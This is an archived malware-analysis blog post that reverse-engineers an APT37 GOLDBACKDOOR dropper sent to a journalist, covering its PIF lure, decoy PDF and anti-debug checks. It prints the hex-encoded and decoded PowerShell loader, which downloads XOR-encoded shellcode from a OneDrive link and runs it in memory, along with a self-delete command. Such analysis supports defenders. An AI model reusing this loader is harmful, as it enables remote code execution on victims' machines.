REarchive: Reverse Engineering APT37's GOLDBACKDOOR dropper

By Ovi

Published: 2023-09-25 · Archived: 2026-04-05 18:28:08 UTC

> ***Please note: The sample covered in this report is from September 2022-January 2023. I have covered this sample for archiving purposes and does not pertain to a known recent threat campaign, though the techniques covered may still apply.***

RE:archive

I had this idea to archive the reverse engineering of malware or exploits of historic or prior campaigns by APT groups. Of course, were possible, I want to cover malware and exploits of current samples, but sometimes this is not possible. Either, it's too sensitive to disclose, it wasn't found in my network of people or the sample has not been published. So much of content produced by TI corporations on malware samples is either high-level, abstracted or sometimes does not disclose samples for reverse engineering. Along my travels, I'm often revisiting old samples to understand TTPs or evolutions. Retrohunting, is also retroreverse engineering I say. So with this, I wanted to create a space for this type of content on this website, I call this project the RE:archive. I hope here, I can find a space that will reverse engineer older samples related to APT groups, where they haven't been covered before or simply it is of genuine interest.

Introduction to GOLDBACKDOOR dropper

Journalists have been a predominant target for intelligence operations by threat groups supported by nation state actors. Particularly, threat actors from the Democratic People’s Republic of Korea (DPRK) have adopted consistent and sophisticated efforts to target individuals, such as activists and journalists that speak out against the regime over the last decade.

As an independant researcher, I work with non-profit groups supporting human rights activists, journalists, and anybody at risk from digital threats. And recently in going back through my samples, I found a number of samples I hadn't really discussed indepth before - which sparked the REArchive project. Once such sample was this, a GOLDBACKDOOR dopper campaign, that was seen in **January 2023.** This is a relatively trivial malware dropper, but it hasn't really been covered much publically. Whilst the time sensitivity of releasing a technical report of this malware has lapsed, I believe that is still valuable to document and archive the reverse engineering of this malware, since I don't believe there has been much detailed technical reporting publically on it (other than Stairwells). My intention here is to cover what this malware does/did as a retrospective analysis; it may support future defence of civil society and journalists.

Distribution

The sample covered in this report was passed to us from an journalist who had received a message within the Kakaotalk Messaging App. The message discussed the exchange of private and sensitive information related to important figures in the context of North Korean related activities in South Korea.

The sender, asked the journalists to look at the files attached in the message (.zip file). Some of the content within the zip package contained private and sensitive documentation and images relating to individuals pertinent to North Korean/South Korean politics.


[별지] 공무원증 QR 서식

공무원증 POLICE

경 찰 청

No.

소속

직위/직급


성명

생년월일

2022.

경찰청장

소속	안보수사과
이름(직급)	
연락처	
이메일	@police.go.kr




Contained with the media content is a file, with the filename title:
개인정보_처리방침_신구대조표_v1_0_220805.pdf.pif.

GOLDBACKDOOR dropper

File type is a PIF file (Program Information File): PIF-files (Program Information File) are the standard Windows files that are used by the operating system to store information about start-up properties for DOS-applications. PIF-files contain the necessary application's details, such as its name, size, location, creation and modification date, default screen size, memory usage, idle sensitivity, etc. This Windows feature enables users to avoid making multiple adjustments to the DOS-application operating mode each time they are started. It is enough to set up the program once and save the configuration to a PIF-file.

When looking at the entropy of the file, we notice a large *rsrc* section.



This is due to files contained here, which include a PDF and icons for PDF filetypes.

The sample itself contains many anti-* techniques, however many of these are as a result of the compiler. Because of this, you should note that this is typically standard of VS compilations. I included a review of these for contextual understanding of compilation settings of this malware and to support other reverse engineers in identifying these common attributes in malware.

When debugging the sample, we get anti-debug checks. Of which include Visual Studio Compilers functionality such as ***__scrt_initalize_crt(1)***. This is common with VS compilations.

It checks for CPUID and if processor feature ***PF_XMMI64_INSTRUCTIONS_AVAILABLE*** is present on the impacted system. If enabled, the malware knows that the SSE2 instruction set is available and more complex mathematical operations are possible.

If it's not available, it calls ***IsProcessorFeatureSetPresent(0x17u)*** to check ***__fastfail*** support before a call to ***IsDebuggerPresent*** & ***UnhandledExceptionFilter*** to check if an exception occurs and no exception handler is registered, checking for a debugger.

Once anit-* checks are made and various compiler checks, ***winmain*** is executed.

We first see a call to ***FindResourceA***, where the malware looks for the custom binary resource containing the resources, we noted earlier at *0x67*.

Once it finds, loads and locks the resource, we see a handle to the executable and a region allocation.

Following this a call to ***memmove*** to copy resource data to new allocated region.

It then makes a call to ***GetModuleFileNameW***, this returns the current location of where the malware is running from in order for it to decrypt a list of strings that will be used to create a filename for the PDF it's extracting next from the resources.

We then see an additional ***FindResourceA*** get a handle to the PDF file contained within *rsrc*.

Calling ***GetTempPathW***, the malware looks for the users temp directory to write the PDF file to with its generated filename.

This is followed by some appending and a call to ***wfopen*** & ***fwrite*** to write the PDF to the temp path.

When the malware executes, the file is written to the temp directory. With the file name: ‘개인정보 처리방침 신구대조표_v1.0_220805.pdf’

The dropper then uses the ***ShellExecuteW*** function with command “open” to open the file, which opens the PDF file on whatever default app the user has configured to open PDF files with. This process results in the user thinking they simply loaded a PDF file when originally clicking on the executable.

Following the loading of this, an additional ***GetTempPath*** is called where a BAT script is written.

The content of the BAT script is then written using ***fwrite***, where a Powershell script is written from a buffer contained in the binary.

This is followed by a ***ShellExecuteW*** call with command open of the BAT script.

Opening the full contents of the BAT script, we see the following script is executed:


```
 c:\\Windows\\SysWOW64\\cmd.exe /c powershell -windowstyle hidden -command "$qwts
="$pas2="""5B4E65742E53657276696365506F696E744D616E616765725D3A3A536563757269747950 26F746F636F6C3D5B456E756D5D3A
F636F6C547970655D2C2033303732293B2461613D275B446C6C496D706F727428226B65726E656C3332
E646C6C22295D7075626C6963207374617469632065787465726E20496E7450747220476C6F62616C41
C6C6F632875696E7420622C75696E742063293B273B24623D4164642D54797065202D4D656D62657244
566696E6974696F6E20246161202D4E616D65202241414122202D5061737354687275 3B2461626162
03D20275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075626C69632073746174
9632065787465726E20626F6F6C205669727475616C50726F7465637428496E7450747220612C75696E
420622C75696E7420632C6F757420496E745074722064293B273B246161623D4164642D54797065202D
D656D626572446566696E6974696F6E20246161626162202D4E616D652022414141222202D506173735546
72753B2463203D204E65772D4F626A65637420537973746D2E4E65742E576562436C69656E743B24
43D2268747470733A2F2F6170692E6F6E6564726976652E636F6D2F76312E302F7368617265732F752
6148523063484D364C7938785A484A324C6D317A4C335576637946426146464E55445A6C5A7A686855
B5A694E3078564D554E505132597A654535765646555F5A5431775A326C6961554D2F726F6F742F636
6E74656E74223B2462623D275B446C6C496D706F727428226B65726E656C33322E646C6C22295D7075
26C6963207374617469632065787465726E20496E7450747220437265617465546872656164 28496E7
50747220612C75696E7420622C496E7450747220632C496E7450747220642C75696E7420652C496E74
074722066293B273B246363633D4164642D54797065202D4D656D626572446566696E6974696F6E202
6262202D4E616D652022424242222202D5061737354687275 3B246464643D275B446C6C496D706F7274
8226B65726E656C33322E646C6C22295D7075626C6963207374617469632065787465726E20496E745
747220576169744466F7253696E676C654F626A65637428496E7450747220612C75696E742062293B27
B246666663D4164642D54797065202D4D656D626572446566696E6974696F6E2024646464202D4E616
```

```
65202244444422202D506173735468727 53B24653D3131323B646F207B2020747279207B2024632E48
5616465727 35B22757365722D6167656E74225D203D2022636F6E6E6E656374696E672E2E2E223B247
6D7077343D24632E446F776E6C6F6164446174612824642 93B247830203D2024623A3A476C6F62616C
16C6C6F6328307830303430 2C2024786D7077342E4C656E6774682B3078313030293B246F6C64203D2
303B246161623A3A5669727475616C50726F7465637428247830 2C2024786D7077342E4C656E677468
B30783130302C20307834302C205B7265665D246F6C64293B666F7220282468203D20313B2468202D6
742024786D7077342E4C656E6774683B24682B2B29207B5B53797374656D2E52756E74696D652E496E
465726F7053657276696365732E4D61727368616C5D3A3A577269746542797465282478302C2024682
312C202824786D7077345B24685D202D62786F722024786D7077345B305D2920293B7D3B7472797B74
8726F7720313B7D63617463687B2468616E646C653D246363633A3A437265617465546872656164283
2C302C2478302C302C302C30293B246666663A3A57616974466F7253696E676C654F626A6563742824
8616E646C652C203530302A31303030293B7D3B24653D3232323B7D63617463687B736C65657020313
3B24653D3131323B7D7D7768696C65282465202D657120313132293B""";$mdnp="""""";for($i=0;
i -le $pas2.Length-2;$i=$i+2){$NTMO=$pas2[$i]+$pas2[$i+1];$mdnp= $mdnp+[char
([convert]::toint16($NTMO,16));};Invoke-Command -ScriptBlock
([Scriptblock]::Create($mdnp));";Invoke-Command -ScriptBlock
([Scriptblock]::Create($qwts));"
```


Decoded this results in:

```
 [Net.ServicePointManager]::SecurityProtocol=[Enum]::ToObject([Net.SecurityProtocolType], 3072); $aa='[DllImport
$b=Add-Type -MemberDefinition $aa -Name "AAA" -PassThru;
$abab = '[DllImport("kernel32.dll")]public static extern bool VirtualProtect(IntPtr a,uint b,uint c,out IntPtr d
$aab=Add-Type -MemberDefinition $abab -Name "AAB" -PassThru;
$c = New-Object System.Net.WebClient; $d="https://api.onedrive.com/v1.0/shares/u!aHR0cHM6Ly8xZHJ2Lm1zL3UvcyFBaFB
$bb='[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr d,uint
$ccc=Add-Type -MemberDefinition $bb -Name "BBB" -PassThru; $ddd='[DllImport("kernel32.dll")]public static extern
do {
try {
$c.Headers["user-agent"] = "connnecting...";
$xmpw4=$c.DownloadData($d);
$x0 = $b::GlobalAlloc(0x0040, $xmpw4.Length+0x100);
$old = 0;
 $aab::VirtualProtect($x0, $xmpw4.Length+0x100, 0x40, [ref]$old);
 for ($h = 1; $h -lt $xmpw4.Length; $h++) {[System.Runtime.InteropServices.Marshal]::WriteByte($x0, $h-1, ($xmpw
};
try{throw 1;}
catch{
$handle=$ccc::CreateThread(0,0,$x0,0,0,0); $fff::WaitForSingleObject($handle, 500*1000);
};
$e=222;}
catch{
sleep 11;
$e=112;
} } while($e -eq 112);
```


The victim's machine will then spawn a command line process which subsequently executes the PowerShell script. The script will then download and execute a shellcode payload (XOR encoded using the first byte as a key) stored in Microsoft OneDrive.



Following this execution, the section stage shellcode is executed and the dropper calls ***vsprintf*** to execute command line argument **"cmd.exe /C ping 1.1.1.1 -n 1 -w 2000 > Nul & Del /f /q \"%s\""** to delete itself.



```
    }                                       // fwrite BAT data
    ShellExecuteW(0, L"open", File, 0, 0, 0); // Execute BAT script
    Sleep(0x3E8u);
    memset(&StartupInfo, 0, sizeof(StartupInfo));
    ProcessInformation = 0i64;
    GetModuleFileNameW(0, v60, 0x104u);
    callto_vsprintf(CommandLine, 520, L"cmd.exe /C ping 1.1.1.1 -n 1 -w 2000 > Nul & Del /f /q \"%s\"", v60);// call vsprintf for self delete
    CreateProcessW(0, CommandLine, 0, 0, 0, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation);// create process for self delete
    CloseHandle(ProcessInformation.hThread);
    CloseHandle(ProcessInformation.hProcess);
    v16 = (char *)Block[0];
  }
}
if ( v45 >= 8 )
{
  v26 = FileName[0];
  if ( 2 * v45 + 2 >= 0x1000 )
  {
    v26 = (wchar_t *)((_DWORD *)FileName[0] - 1);
    if ( (unsigned int)((char *)FileName[0] - (char *)v26 - 4) > 0x1F )
      goto LABEL_74;
  }
  sub_402A2E(v26);
}
```



At the time of writing, the second stage payload C2 was not live, thus we were unable to successfully pull the shellcode for analysis.

Conclusion

During this analysis, I found close parallels and overlaps for this dropper with multiple samples I'd have received from human rights activists and journalists. Notably, the PowerShell script is a common utilization of APT37, where the methodology for its execution may change. This appears to be a common feature of GOLDBACKDOOR's dropper.

Human rights activist and journalist who may be targeted by campaigns such as this should be extra vigilant when receiving documents or executable by message or mail. Droppers like this, are intended to trick the victim into executing a file that will result in further stages of malware being delivered to the machine.

If you have been a victim or feel targeted by a threat group, you are welcome to reach out to me or organizations such as Interlab. If you are ever worried about targeting, or want to validate anything you think may be a digital threat to you, we welcome you to contact us for support.

IOC and sample

4270815d05d95c9baaf79508a350b504f157e32fba5506b49aebe8e35182e52f

Available on Bazaar or VirusTotal

About this website

I am Ovi, I am an independent researcher. My work is solely related to human & digital rights activism focusing on reverse engineering, data privacy violations & surveillance from hostile government and private organizations that threaten humanity. I work with non-profit groups and directly with those at risk. As an independent researcher, getting my research, work and writings out can be hard, which is why I created this website. You can read more about this here. If you feel that you value this work, please consider subscribing, which will allow me to share my work directly with those who appreciate it without having to work with media organizations.

Sign up for [0x0v1]

Blog of independent researcher Ovi Liber. Writings and research regarding hacking, security research and human rights. Covering APTs, gov'ts, surveillance, privacy violations & corporate injustice.

No spam. Unsubscribe anytime.
